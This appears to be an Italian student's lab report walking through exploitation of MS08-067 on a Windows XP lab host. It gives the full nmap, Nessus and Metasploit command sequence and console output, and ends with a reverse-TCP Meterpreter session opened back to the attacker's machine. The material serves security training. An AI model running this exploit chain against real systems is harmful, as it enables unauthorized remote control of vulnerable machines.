
REPORT UNIT 2 WEEK 7

Modulo 3

Con **nmap -sV** vedo le porte aperte.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.32.200
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 03:50 EDT
Nmap scan report for 192.168.32.200
Host is up (0.0055s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows Vista Embedded microsoft-ds (workgroup: WORKGROUP)
1032/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WINXP; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_vista
```

In seguito, faccio una basic network scan con Nessus.
L'esercizio ci chiede di sfruttare **MS08-067**.
La vulnerabilità potrebbe consentire l'esecuzione di codice in modalità remota se un sistema interessato riceve una richiesta RPC appositamente predisposta. Sui sistemi Windows Server 2003, Microsoft Windows 2000 e Windows XP un utente malintenzionato può sfruttare questa vulnerabilità senza autenticazione per eseguire codice arbitrario. È possibile che questa vulnerabilità sia utilizzata per creare uno scenario suscettibile ad attacco da worm. Le configurazioni predefinite standard dei firewall e le procedure consigliate per la configurazione dei firewall consentono di proteggere le risorse di rete dagli attacchi sferrati dall'esterno del perimetro aziendale.



La vulnerabilità è presente sulla porta 445.
Dalle informazioni presenti su Nessus posso vedere che Metasploit è uno dei tool usati per exploitare la vulnerabilità.

Copio il CVE ed apro **msfconsole**.
Avendo come riferimento il CVE da Nessus, faccio **search CVE-2008-4250**.

```
msf6 > search CVE-2008-4250

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corrupti
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

Scelgo l'exploit e con **show options** vedo i parametri da inserire.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show option s
[-] Invalid parameter "option", use "show -h" for more information
[-] Invalid parameter "s", use "show -h" for more information
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                       it.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
```

Setto l'**RHOSTS** e con **show payloads** vedo la lista di tutti quelli tra cui scegliere.

```
48   payload/windows/meterpreter/bind_hidden_ipknock_tcp                  normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
49   payload/windows/meterpreter/bind_hidden_tcp                          normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
50   payload/windows/meterpreter/bind_ipv6_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
51   payload/windows/meterpreter/bind_ipv6_tcp_uuid                       normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
52   payload/windows/meterpreter/bind_named_pipe                          normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
53   payload/windows/meterpreter/bind_nonx_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
54   payload/windows/meterpreter/bind_tcp                                 normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
55   payload/windows/meterpreter/bind_tcp_uuid                            normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
56   payload/windows/meterpreter/reverse_hop_http                         normal  No     Windows Meterpreter (Reflective Injection), Reverse Hop HTTP/HTTPS Stager
57   payload/windows/meterpreter/reverse_https_proxy                      normal  No     Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager with Support for Custom Proxy
58   payload/windows/meterpreter/reverse_ipv6_tcp                         normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
59   payload/windows/meterpreter/reverse_named_pipe                       normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
60   payload/windows/meterpreter/reverse_nonx_tcp                         normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
61   payload/windows/meterpreter/reverse_ord_tcp                          normal  No     Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
62   payload/windows/meterpreter/reverse_tcp                              normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager
63   payload/windows/meterpreter/reverse_tcp_allports                     normal  No     Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
64   payload/windows/meterpreter/reverse_tcp_dns                          normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager (DNS)
65   payload/windows/meterpreter/reverse_tcp_uuid                         normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP Stager with UUID Support
66   payload/windows/metsvc_bind_tcp                                      normal  No     Windows Meterpreter Service, Bind TCP
67   payload/windows/metsvc_reverse_tcp                                   normal  No     Windows Meterpreter Service, Reverse TCP Inline
```

Scelgo il 62 con **set payload** e faccio **show options**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.32.200   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Show targets, **set targets** e **run**.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.200:445 - Automatically detecting the target ...
[*] 192.168.32.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.32.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.32.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.32.200
[*] Meterpreter session 1 opened (192.168.32.100:4444 → 192.168.32.200:1033) at 2023-06-14 06:02:12 -0400
```